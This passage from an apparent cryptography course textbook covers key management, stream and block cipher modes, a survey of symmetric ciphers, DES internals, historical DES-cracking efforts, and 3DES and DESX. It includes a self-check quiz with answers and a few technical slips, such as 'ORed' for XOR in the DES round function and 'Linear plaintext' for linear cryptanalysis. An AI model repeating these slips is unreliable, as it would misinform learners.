A key management solution (KMS) is an integrated approach for generating, distributing and managing cryptographic keys for devices and applications. Compared to the term key management, a KMS is tailored to specific use-cases such as secure software update or machine-to-machine communication. In an holistic approach, it covers all aspects of security - from the secure generation of keys over the secure exchange of keys up to secure key handling and storage on the client. Thus, a KMS includes the backend functionality for key generation, distribution, and replacement as well as the client functionality for injecting keys, storing and managing keys on devices. With the Internet of Things, KMS becomes a crucial part for the security of connected devices.

1.10 SUMMARY

With the evolution of Information technology, secure communication is the need of the hour. In this unit we studied various aspects and methods of ensuring secure communication and how it evolved over a period of time. We touched upon various issues arising in key management.

1.11 CHECK YOUR PROGRESS

1. Process of Cryptography involves converting into using and
2. machine was widely used by Nazi Germany during WW II.
3. Is the technique of recovering from

1.12 ANSWERS TO CHECK YOUR PROGRESS

1. Plaintext, Ciphertext, cryptographic algorithm , Key
2. Enigma
3. Cryptanalysis, Plaintext , Ciphertext

1.13 MODEL QUESTIONS

1. What is substitution cipher?

2. What is transposition cipher?
3. What is rail fence cipher?
4. What are the various components of key management process? Briefly explain all of them?

UNIT II: CRYPTOGRAPHIC ALGORITHM

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

1. What are the various types of cryptographic algorithms?
2. What is stream cipher, block cipher?
3. What are DES and AES?
4. What are the variants of DES?
5. What are data integrity algorithms?

2.2 INTRODUCTION

Having gone through the basic concepts and history of Cryptography, we are now ready to dive little deeper in order to understand what are the various types of Cryptographic algorithms and how do these function. We shall touch upon functioning of various cryptographic systems like DES, AES and PKI.

2.3 TYPES OF CRYPTOGRAPHIC ALGORITHMS

There are several ways of classifying cryptographic algorithms. For purposes of this paper, they will be categorized based on the number of keys that are employed for encryption and decryption, and further defined by their application and use. The three types of algorithms that will be discussed are (Figure 1):

- Secret Key Cryptography (SKC): Uses a single key for both encryption and decryption
- Public Key Cryptography (PKC): Uses one key for encryption and another for decryption
- Hash Functions: Uses a mathematical transformation to irreversibly "encrypt" information




Figure 58: Three types of cryptography: secret-key, public key, and hash function

2.3.1 Secret Key Cryptography

With *secret key cryptography*, a single key is used for both encryption and decryption. As shown in Figure 58, the sender uses the key (or some set of rules) to encrypt the plaintext and sends the ciphertext to the receiver. The receiver applies the same key (or ruleset) to decrypt the message and recover the plaintext. Because a single key is used for both functions, secret key cryptography is also called *symmetric encryption*. With this form of cryptography, it is obvious that the key must be known to both the sender and the receiver; that, in fact, is the secret. The biggest difficulty with this approach, of course, is the distribution of the key.





Figure 59: Symmetric Key

Secret key cryptography schemes are generally categorized as being either stream ciphers or block ciphers. Stream ciphers operate on a single bit (byte or computer word) at a time and implement some form of feedback mechanism so that the key is constantly changing.



Cryptographic Algorithms: Symmetric Key Cryptography

Stream Cipher – XOR Operation

Message	XOR	01011010 => ASCII "z"
Keystream		01100011 => ASCII "c"
Ciphertext		00111001 => ASCII "9"

Ciphertext	XOR	00111001 => ASCII "9"
Keystream		01100011 => ASCII "c"
Message		01011010 => ASCII "z"

Figure 60: Stream Cipher

2.3.1.1 Stream ciphers

Stream Ciphers come in several flavors but one is worth mentioning here. Self-synchronizing stream ciphers calculate each bit in the keystream as a function of the previous n bits in the keystream. It is termed "self-synchronizing" because the decryption process can stay synchronized with the encryption process merely by knowing how far into the n -bit keystream it is. One problem is error propagation; a garbled bit in transmission will result in n garbled bits at the receiving side. Synchronous stream ciphers generate the keystream in a fashion independent of the message stream but by using the same keystream generation function at sender and receiver. While stream ciphers do not propagate transmission errors, they are, by their nature, periodic so that the keystream will eventually repeat.

2.3.1.2 Block Cipher

A block cipher is so-called because the scheme encrypts one block of data at a time using the same key on each block. It uses Confusion and Diffusion in their encryption methods. Confusion refers to making the relationship between the key and the ciphertext as complex and involved as possible. **Diffusion** refers to the property that redundancy in the statistics of the plaintext is "dissipated" in the statistics of the ciphertext. **Diffusion** can be achieved through transposition cipher operations discussed in previous unit. In general, the same plaintext block will always encrypt to the same ciphertext when using the same key in a block cipher whereas the same plaintext will encrypt to different ciphertext in a stream cipher. Block ciphers can operate in one of several modes; the following four are the most important:

Electronic Codebook (ECB) mode is the simplest, most obvious application: the secret key is used to encrypt the plaintext block to form a ciphertext block. Two identical plaintext blocks, then, will always generate the same ciphertext block. Although this is the most common mode of block ciphers, it is susceptible to a variety of brute-force attacks.

Electronic Code Book (ECB) Block Mode

- $c_i = E_k(p_i)$
 - 64-bit data blocks processed individually, one at a time.
 - Decrypting starts at the beginning of ciphertext file and processes 64-bit block one at a time, until EOF.
- **Advantage:** Fast & Simple.
- **Disadvantage:** Susceptible to Known-plaintext attacks




Figure 61: ECB Block Mode

- **Cipher Block Chaining (CBC)** mode adds a feedback mechanism to the encryption scheme. In CBC, the plaintext is exclusively-ORed (XORed) with the previous ciphertext block prior to encryption. In this mode, two identical blocks of plaintext never encrypt to the same ciphertext.

Cipher Block Chaining (CBC) Block Mode

- $c_i = E_k(p_i \oplus c_{i-1})$, where: $c_0 = IV$
 - 64-bit plaintext blocks loaded sequentially.
 - XOR'ed with 64-bit Initialization Vector (IV).
 - Combination processed into cipher under secret key.
 - First ciphertext XOR'ed with next plaintext block.
- **Most frequently used mode of operation.**




Figure 62: ECB Block Mode

- **Cipher Feedback (CFB)** mode is a block cipher implementation as a self-synchronizing stream cipher. CFB mode allows data to be encrypted in units smaller than the block size, which might be useful in some applications such as encrypting interactive terminal input. If we were using 1-byte CFB mode, for example, each incoming character is placed into a shift register the same size as the block, encrypted, and the block transmitted. At the receiving side, the ciphertext is decrypted and the extra bits in the block (i.e., everything above and beyond the one byte) are discarded.

Cipher Feed Back (CFB) Stream Mode

- $c_i = p_i \oplus E_k(c_{i-1})$, where $c_0 = IV$
 - Previous ciphertext block is encrypted and the output is combined with plaintext block using XOR to produce current ciphertext block.
 - Initialization Vector (IV) is used as a "seed" for the process.
 - Plaintext patterns are concealed by the XOR operation.




Figure 63: CFB Stream Mode

- **Output Feedback (OFB)** mode is a block cipher implementation conceptually similar to a synchronous stream cipher. OFB prevents the same plaintext block from generating the

same ciphertext block by using an internal feedback mechanism that is independent of both the plaintext and ciphertext bitstreams.

Output Feed Back (OFB) Stream Mode

- $c_i = p_i \oplus o_i$, where: $o_i = E_K(o_{i-1})$ and $o_0 = IV$
 - Similar to CFB mode, except that quantity XOR'ed with each plaintext block is generated independently of both plaintext and ciphertext.
 - Initialization Vector (IV) is used as a "seed" for the process.




Figure 64: OFB Stream Mode

A nice overview of these different modes can be found at) http://www.crypt-it.net/eng/theory/modes_of_block_ciphers.html.(Secret key cryptography algorithms in use today — or, at least, important today even if not in use — include:

2.3.2 Data Encryption Standard (DES)

The most common SKC scheme used today, DES was designed by IBM in the 1970s and adopted by the National Bureau of Standards (NBS) [now the National Institute for Standards and Technology (NIST)] in 1977 for commercial and unclassified government applications. DES is a block-cipher employing a 56-bit key that operates on 64-bit blocks. DES has a complex set of rules and transformations that were designed specifically to yield fast hardware implementations and slow software implementations, although this latter point is becoming less significant today since the speed of computer processors is several orders of magnitude faster today than twenty years ago. IBM also proposed a 112-bit key for DES, which was rejected at the time by the government; the use of 112-bit keys was considered in the 1990s, however, conversion was never seriously considered. DES was defined in American National Standard X3.92 and three Federal Information Processing Standards (FIPS), all withdrawn in 2005:

- FIPS 46-3: DES) <http://csrc.nist.gov/publications/fips/fips/3-46fips.3-46pdf>) (Archived file)
- FIPS 74: Guidelines for Implementing and Using the NBS Data Encryption Standard
- FIPS 81: DES Modes of Operation

Information about vulnerabilities of DES can be obtained from the Electronic Frontier Foundation (https://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_des_faq.html).

Two important variants that strengthen DES are:

- **Triple-DES (3DES):** A variant of DES that employs up to three 56-bit keys and makes three encryption/decryption passes over the block; 3DES is also described in FIPS 46-3 and is the recommended replacement to DES.
- **DESX:** A variant devised by Ron Rivest. By combining 64 additional key bits to the plaintext prior to encryption, effectively increases the keylength to 120 bits.

2.3.3 Advanced Encryption Standard (AES)

In 1997, NIST initiated a very public, 4-1/2 year process to develop a new secure cryptosystem for U.S. government applications. The result, the Advanced Encryption Standard, became the official successor to DES in December 2001. AES uses an SKC scheme called Rijndael, a block cipher designed by Belgian cryptographers Joan Daemen and Vincent Rijmen. The algorithm can use a variable block length and key length; the latest specification allowed any combination of keys lengths of 128, 192, or 256 bits and blocks of length 128, 192, or 256 bits. NIST initially selected Rijndael in October 2000 and formal adoption as the AES standard came in December 2001. FIPS PUB 197 describes a 128-bit block cipher employing a 128-, 192-, or 256-bit key. The AES process and Rijndael algorithm are described in more detail below in Section 3.5.

- **CAST-128/256:** CAST-128, described in Request for Comments (RFC) 2144, is a DES-like substitution-permutation crypto algorithm, employing a 128-bit key operating on a 64-bit block. CAST-256 (RFC 2612) is an extension of CAST-128, using a 128-bit block size and a variable length (128, 160, 192, 224, or 256 bit) key. CAST is named for its developers, Carlisle Adams and Stafford Tavares, and is available internationally. CAST-256 was one of the Round 1 algorithms in the AES process.
- **International Data Encryption Algorithm (IDEA):** Secret-key cryptosystem written by Xuejia Lai and James Massey, in 1992 and patented by Ascom; a 64-bit SKC block cipher using a 128-bit key. Also available internationally.
- **Rivest Ciphers (aka Ron's Code):** Named for Ron Rivest, a series of SKC algorithms.
 - **RC1:** Designed on paper but never implemented.
 - **RC2:** A 64-bit block cipher using variable-sized keys designed to replace DES. It's code has not been made public although many companies have licensed RC2 for use in their products. Described in RFC 2268.
 - **RC3:** Found to be breakable during development.
 - **RC4:** A stream cipher using variable-sized keys; it is widely used in commercial cryptography products. An update to RC4, called Spritz (see also), was designed by Rivest and Jacob Schuldt. More detail about RC4 (and a little about Spritz) can be found below in Section 5.13.
 - **RC5:** A block-cipher supporting a variety of block sizes (32, 64, or 128 bits), key sizes, and number of encryption passes over the data. Described in RFC 2040.
 - **RC6:** A 128-bit block cipher based upon, and an improvement over, RC5; RC6 was one of the AES Round 2 algorithms.

- **Blowfish**: A symmetric 64-bit block cipher invented by Bruce Schneier; optimized for 32-bit processors with large data caches, it is significantly faster than DES on a Pentium/PowerPC-class machine. Key lengths can vary from 32 to 448 bits in length. Blowfish, available freely and intended as a substitute for DES or IDEA, is in use in a large number of products.
- **Twofish**: A 128-bit block cipher using 128-, 192-, or 256-bit keys. Designed to be highly secure and highly flexible, well-suited for large microprocessors, 8-bit smart card microprocessors, and dedicated hardware. Designed by a team led by Bruce Schneier and was one of the Round 2 algorithms in the AES process.
- **Camellia**: A secret-key, block-cipher crypto algorithm developed jointly by Nippon Telegraph and Telephone (NTT) Corp. and Mitsubishi Electric Corporation (MEC) in 2000. Camellia has some characteristics in common with AES: a 128-bit block size, support for 128-, 192-, and 256-bit key lengths, and suitability for both software and hardware implementations on common 32-bit processors as well as 8-bit processors (e.g., smart cards, cryptographic hardware, and embedded systems). Also described in RFC 3713. Camellia's application in IPsec is described in RFC 4312 and application in OpenPGP in RFC 5581.
- **MISTY1**: Developed at Mitsubishi Electric Corp., a block cipher using a 128-bit key and 64-bit blocks, and a variable number of rounds. Designed for hardware and software implementations, and is resistant to differential and linear cryptanalysis. Described in RFC 2994.
- **Secure and Fast Encryption Routine (SAFER)**: Secret-key crypto scheme designed for implementation in software. Versions have been defined for 40-, 64-, and 128-bit keys.
- **KASUMI**: A block cipher using a 128-bit key that is part of the Third-Generation Partnership Project (3gpp), formerly known as the Universal Mobile Telecommunications System (UMTS). KASUMI is the intended confidentiality and integrity algorithm for both message content and signaling data for emerging mobile communications systems.
- **SEED**: A block cipher using 128-bit blocks and 128-bit keys. Developed by the Korea Information Security Agency (KISA) and adopted as a national standard encryption algorithm in South Korea. Also described in RFC 4269.
- **ARIA**: A 128-bit block cipher employing 128-, 192-, and 256-bit keys. Developed by large group of researchers from academic institutions, research institutes, and federal agencies in South Korea in 2003, and subsequently named a national standard. Described in RFC 5794.
- **CLEFIA**: Described in RFC 6114, CLEFIA is a 128-bit block cipher employing key lengths of 128, 192, and 256 bits (which is compatible with AES). The CLEFIA algorithm was first published in 2007 by Sony Corporation. CLEFIA is one of the new-generation lightweight blockcipher algorithms designed after AES, offering high performance in software and hardware as well as a lightweight implementation in hardware.

- **SMS4:** SMS4 is a 128-bit block cipher using 128-bit keys and 32 rounds to process a block. Declassified in 2006, SMS4 is used in the Chinese National Standard for Wireless Local Area Network (LAN) Authentication and Privacy Infrastructure (WAPI). SMS4 had been a proposed cipher for the Institute of Electrical and Electronics Engineers (IEEE) 802.11i standard on security mechanisms for wireless LANs, but has yet to be accepted by the IEEE or International Organization for Standardization (ISO). SMS4 is described in *SMS4 Encryption Algorithm for Wireless Networks* (translated and typeset by Whitfield Diffie and George Ledin, 2008) or in the original Chinese.
- **Skipjack:** SKC scheme proposed, along with the Clipper chip, as part of the never-implemented Capstone project. Although the details of the algorithm were never made public, Skipjack was a block cipher using an 80-bit key and 32 iteration cycles per 64-bit block. Capstone, proposed by NIST and the NSA as a standard for public and government use, met with great resistance by the crypto community largely because the design of Skipjack was classified (coupled with the key escrow requirement of the Clipper chip).
- **GSM (Global System for Mobile Communications, originally Groupe Spécial Mobile) encryption:** GSM mobile phone systems use several stream ciphers for over-the-air communication privacy. A5/1 was developed in 1987 for use in Europe and the U.S. A5/2, developed in 1989, is a weaker algorithm and intended for use outside of Europe and the U.S. Significant flaws were found in both ciphers after the "secret" specifications were leaked in 1994, however, and A5/2 has been withdrawn from use. The newest version, A5/3, employs the KASUMI block cipher.
NOTE: Unfortunately, although A5/1 has been repeatedly "broken" (e.g., see "Secret code protecting cellphone calls set loose" [2009] and "Cellphone snooping now easier and cheaper than ever" [2011]), this encryption scheme remains in widespread use, even in 3G and 4G mobile phone networks. Use of this scheme is reportedly one of the reasons that the National Security Agency (NSA) can easily decode voice and data calls over mobile phone networks.
- **GPRS (General Packet Radio Service) encryption:** GSM mobile phone systems use GPRS for data applications, and GPRS uses a number of encryption methods, offering different levels of data protection. GEA/0 offers no encryption at all. GEA/1 and GEA/2 are proprietary stream ciphers, employing a 64-bit key and a 96-bit or 128-bit state, respectively. GEA/1 and GEA/2 are most widely used by network service providers today although both have been reportedly broken. GEA/3 is a 128-bit block cipher employing a 64-bit key that is used by some carriers; GEA/4 is a 128-bit block cipher with a 128-bit key, but is not yet deployed.
- **KCIPHER-2:** Described in RFC 7008, KCIPHER-2 is a stream cipher with a 128-bit key and a 128-bit initialization vector. Using simple arithmetic operations, the algorithm offers fast encryption and decryption by use of efficient implementations. KCIPHER-2 has been used for industrial applications, especially for mobile health monitoring and diagnostic services in Japan.

There are several other references that describe interesting algorithms and even SKC codes dating back decades. Two that leap to mind are the Crypto Museum's Crypto List and John J.G. Savard's (albeit old) A Cryptographic Compendium page.

2.4 FUNER DETAILS OF DES, BREAKING DES, AND DES VARIANTS

The Data Encryption Standard (DES) started life in the mid-1970s, adopted by the National Bureau of Standards (NBS) [now the National Institute for Standards and Technology (NIST)] as Federal Information Processing Standard 46 (FIPS 46-3) and by the American National Standards Institute (ANSI) as X3.92.

As mentioned earlier, DES uses the Data Encryption Algorithm (DEA), a secret key block-cipher employing a 56-bit key operating on 64-bit blocks. FIPS 81 describes four modes of DES operation: Electronic Codebook (ECB), Cipher Block Chaining (CBC), Cipher Feedback (CFB), and Output Feedback (OFB). Despite all of these options, ECB is the most commonly deployed mode of operation.

NIST finally declared DES obsolete in 2004, and withdrew FIPS 46-3, 74, and 81 (*Federal Register*, July 26, 2004, 69(142), 44509-44510). Although other block ciphers have replaced DES, it is still interesting to see how DES encryption is performed; not only is it sort of neat, but DES was the first crypto scheme commonly seen in non-governmental applications and was the catalyst for modern "public" cryptography and the first public Feistel cipher. DES still remains in many products — and cryptography students and cryptographers will continue to study DES for years to come.

2.4.1 DES Operational Overview

DES uses a 56-bit key. In fact, the 56-bit key is divided into eight 7-bit blocks and an 8th odd parity bit is added to each block (i.e., a "0" or "1" is added to the block so that there are an odd number of 1 bits in each 8-bit block). By using the 8 parity bits for rudimentary error detection, a DES key is actually 64 bits in length for computational purposes although it only has 56 bits worth of randomness, or *entropy*.




Figure 65: DES enciphering algorithm

DES then acts on 64-bit blocks of the plaintext, invoking 16 rounds of permutations, swaps, and substitutes, as shown in Figure 6. The standard includes tables describing all of the selection, permutation, and expansion operations mentioned below; these aspects of the algorithm are not secrets. The basic DES steps are:

1. The 64-bit block to be encrypted undergoes an initial permutation (IP), where each bit is moved to a new bit position; e.g., the 1st, 2nd, and 3rd bits are moved to the 58th, 50th, and 42nd position, respectively.
2. The 64-bit permuted input is divided into two 32-bit blocks, called *left* and *right*, respectively. The initial values of the left and right blocks are denoted L_0 and R_0 .
3. There are then 16 rounds of operation on the L and R blocks. During each iteration (where n ranges from 1 to 16), the following formulae apply:

$$\begin{array}{lcl}
 L_n & = & R_{n-1} \\
 R_n = L_{n-1} \text{ XOR } f(R_{n-1}, K_n) & &
 \end{array}$$

At any given step in the process, then, the new L block value is merely taken from the prior R block value. The new R block is calculated by taking the bit-by-bit exclusive-OR (XOR) of the prior L block with the results of applying the DES cipher function, f , to the prior R block and K_n . (K_n is a 48-bit value derived from the 64-bit DES key.

Each round uses a different 48 bits according to the standard's Key Schedule algorithm.)

The cipher function, f , combines the 32-bit R block value and the 48-bit subkey in the following way. First, the 32 bits in the R block are expanded to 48 bits by an expansion function (E); the extra 16 bits are found by repeating the bits in 16 predefined positions. The 48-bit expanded R-block is then ORed with the 48-bit subkey. The result is a 48-bit value that is then divided into eight 6-bit blocks. These are fed as input into 8 selection (S) boxes, denoted S_1, \dots, S_8 . Each 6-bit input yields a 4-bit output using a table lookup based on the 64 possible inputs; this results in a 32-bit output from the S-box. The 32 bits are then rearranged by a permutation function (P), producing the results from the cipher function.

4. The results from the final DES round — i.e., L_{16} and R_{16} — are recombined into a 64-bit value and fed into an inverse initial permutation (IP^{-1}). At this step, the bits are rearranged into their original positions, so that the 58th, 50th, and 42nd bits, for example, are moved back into the 1st, 2nd, and 3rd positions, respectively. The output from IP^{-1} is the 64-bit ciphertext block.

Consider this example with the given 56-bit key and input:

```

Key: 1100101 0100100 1001001 0011101 0110101 0101011 1101100 0011010
Input character string: GoAggies
Input bit string:
11100010 11110110 10000010 11100110 11100110 10010110 10100110 11001110
Output bit string:
10011111 11110010 10000000 10000001 01011011 00101001 00000011 00101111
Output character string: ûOŪ"À&

```

2.4.2 Breaking DES

The mainstream cryptographic community has long held that DES's 56-bit key was too short to withstand a brute-force attack from modern computers. Remember Moore's Law: computer power doubles every 18 months. Given that increase in power, a key that could withstand a brute-force guessing attack in 1975 could hardly be expected to withstand the same attack a quarter century later.

DES is even more vulnerable to a brute-force attack because it is often used to encrypt words, meaning that the entropy of the 64-bit block is, effectively, greatly reduced. That is, if we are encrypting random bit streams, then a given byte might contain any one of 2^8 (256) possible values and the entire 64-bit block has 2^{64} , or about 18.5 quintillion, possible values. If we are encrypting words, however, we are most likely to find a limited set of bit patterns; perhaps 70 or so if we account for upper and lower case letters, the numbers, space, and some punctuation. This means that only about $\frac{1}{4}$ of the bit combinations of a given byte are likely to occur.

Despite this criticism, the U.S. government insisted throughout the mid-1990s that 56-bit DES was secure and virtually unbreakable if appropriate precautions were taken. In response, RSA Laboratories sponsored a series of cryptographic challenges to prove that DES was no longer appropriate for use.

DES Challenge I was launched in March 1997. It was completed in 84 days by R. Verser in a collaborative effort using thousands of computers on the Internet.

The first DES II challenge lasted 40 days in early 1998. This problem was solved by distributed.net, a worldwide distributed computing network using the spare CPU cycles of computers around the Internet (participants in distributed.net's activities load a client program that runs in the background, conceptually similar to the SETI @Home "Search for Extraterrestrial Intelligence" project). The distributed.net systems were checking 28 *billion* keys per second by the end of the project.

The second DES II challenge lasted less than 3 days. On July 17, 1998, the Electronic Frontier Foundation (EFF) announced the construction of hardware that could brute-force a DES key in an average of 4.5 days. Called Deep Crack, the device could check 90 billion keys per second and cost only about \$220,000 including design (it was erroneously and widely reported that subsequent devices could be built for as little as \$50,000). Since the design is scalable, this suggests that an organization could build a DES cracker that could break 56-bit keys in an average of a day for as little as \$1,000,000. Information about the hardware design and all software can be obtained from the EFF.

The DES III challenge, launched in January 1999, was broken in less than a day by the combined efforts of Deep Crack and distributed.net. This is widely considered to have been the final nail in DES's coffin.

The Deep Crack algorithm is actually quite interesting. The general approach that the DES Cracker Project took was not to break the algorithm mathematically but instead to launch a brute-force attack by guessing every possible key. A 56-bit key yields 2^{56} , or about 72 quadrillion, possible values. So the DES cracker team looked for any shortcuts they could find! First, they assumed that *some* recognizable plaintext would appear in the decrypted string even though they didn't have a specific known plaintext block. They then applied all 2^{56} possible key values to the 64-bit block (I don't mean to make this sound simple!). The system checked to see if the decrypted value of the block was "interesting," which they defined as bytes containing one of the alphanumeric characters, space, or some punctuation. Since the likelihood of a single byte being "interesting" is about $\frac{1}{4}$, then the likelihood of the entire 8-byte stream being "interesting" is about $\frac{1}{4^8}$, or $1/65536$ ($\frac{1}{2}^{16}$). This dropped the number of possible keys that might yield positive results to about 2^{40} , or about a trillion.

They then made the assumption that an "interesting" 8-byte block would be followed by another "interesting" block. So, if the first block of ciphertext decrypted to something interesting, they decrypted the next block; otherwise, they abandoned this key. Only if the second block was also "interesting" did they examine the key closer. Looking for 16 consecutive bytes that were

"interesting" meant that only 2^{24} , or 16 million, keys needed to be examined further. This further examination was primarily to see if the text made any sense. Note that possible "interesting" blocks might be 1hJ5&aB7 or DEPOSITS; the latter is more likely to produce a better result. And even a slow laptop today can search through lists of only a few million items in a relatively short period of time. (Interested readers are urged to read *Cracking DES* and EFF's Cracking DES page.)

It is well beyond the scope of this unit to discuss other forms of breaking DES and other codes. Nevertheless, it is worth mentioning a couple of forms of cryptanalysis that have been shown to be effective against DES. *Differential cryptanalysis*, invented in 1990 by E. Biham and A. Shamir (of RSA fame), is a chosen-plaintext attack. By selecting pairs of plaintext with particular differences, the cryptanalyst examines the differences in the resultant ciphertext pairs. *Linear plaintext*, invented by M. Matsui, uses a linear approximation to analyze the actions of a block cipher (including DES). Both of these attacks can be more efficient than brute force.

2.4.3 DES Variants

Once DES was "officially" broken, several variants appeared. But none of them came overnight; work at hardening DES had already been underway. In the early 1990s, there was a proposal to increase the security of DES by effectively increasing the key length by using multiple keys with multiple passes. But for this scheme to work, it had to first be shown that the DES function is **not** a group, as defined in mathematics. If DES was a group, then we could show that for two DES keys, X1 and X2, applied to some plaintext (P), we can find a single equivalent key, X3, that would provide the same result; i.e.,

$$E_{X2}(E_{X1}(P)) = E_{X3}(P)$$

Where $E_X(P)$ represents DES encryption of some plaintext P using DES key X . If DES were a group, it wouldn't matter how many keys and passes we applied to some plaintext; we could always find a single 56-bit key that would provide the same result.

As it happens, DES was proven to not be a group so that as we apply additional keys and passes, the effective key length increases. One obvious choice, then, might be to use **two keys and two passes**, yielding an effective key length of 112 bits. Let's call this **Double-DES**. The two keys, Y1 and Y2, might be applied as follows:

$$\begin{aligned} C &= E_{Y2}(E_{Y1}(P)) \\ P &= D_{Y1}(D_{Y2}(C)) \end{aligned}$$

Where $E_Y(P)$ and $D_Y(C)$ represent DES encryption and decryption, respectively, of some plaintext P and ciphertext C , respectively, using DES key Y .

So far, so good. But there's an interesting attack that can be launched against this "Double-DES" scheme. First, notice that the applications of the formula above can be thought of with the following individual steps (where C' and P' are intermediate results):

$$C' = EY1(P) \text{ and } C = EY2(C')$$

$$P' = DY2(C) \text{ and } P = DY1(P')$$

Unfortunately, $C'=P'$. That leaves us vulnerable to a simple *known plaintext* attack (sometimes called "Meet-in-the-middle") where the attacker knows **some plaintext (P)** and **its matching ciphertext (C)**. To obtain C' , the attacker needs to try all 2^{56} possible values of $Y1$ applied to P ; to obtain P' , the attacker needs to try all 2^{56} possible values of $Y2$ applied to C . Since $C'=P'$, the attacker knows when a match has been achieved — after only $2^{56} + 2^{56} = 2^{57}$ key searches, only twice the work of brute-forcing DES. So "Double-DES" is not a good solution.

Triple-DES (3DES), based upon the Triple Data Encryption Algorithm (TDEA), is described in FIPS 46-3. 3DES, which is not susceptible to a meet-in-the-middle attack, employs three DES passes and one, two, or three keys called $K1$, $K2$, and $K3$. Generation of the ciphertext (C) from a block of plaintext (P) is accomplished by:

$$C = EK3(DK2(EK1(P)))$$

where $E_K(P)$ and $D_K(P)$ represent DES encryption and decryption, respectively, of some plaintext P using DES key K . (For obvious reasons, this is sometimes referred to as an *encrypt-decrypt-encrypt mode* operation.)

Decryption of the ciphertext into plaintext is accomplished by:

$$P = DK1(EK2(DK3(C)))$$

The use of three, independent 56-bit keys provides 3DES with an effective key length of 168 bits. The specification also defines use of two keys where, in the operations above, $K3 = K1$; this provides an effective key length of 112 bits. Finally, a third keying option is to use a single key, so that $K3 = K2 = K1$ (in this case, the effective key length is 56 bits and 3DES applied to some plaintext, P , will yield the same ciphertext, C , as normal DES would with that same key). Given the relatively low cost of key storage and the modest increase in processing due to the use of longer keys, the best recommended practices are that 3DES be employed with three keys.

Another variant of DES, called DESX, is due to Ron Rivest. Developed in 1996, DESX is a very simple algorithm that greatly increases DES's resistance to brute-force attacks without increasing its computational complexity. In DESX, the plaintext input is XORed with 64 additional key bits prior to encryption and the output is likewise XORed with the 64 key bits. By adding just two XOR operations, DESX has an effective keylength of 120 bits against an exhaustive key-search attack. As it happens, DESX is no more immune to other types of more sophisticated attacks, such as differential or linear cryptanalysis, but brute-force is the primary attack vector on DES.

2.4.4 Closing Comments on DES

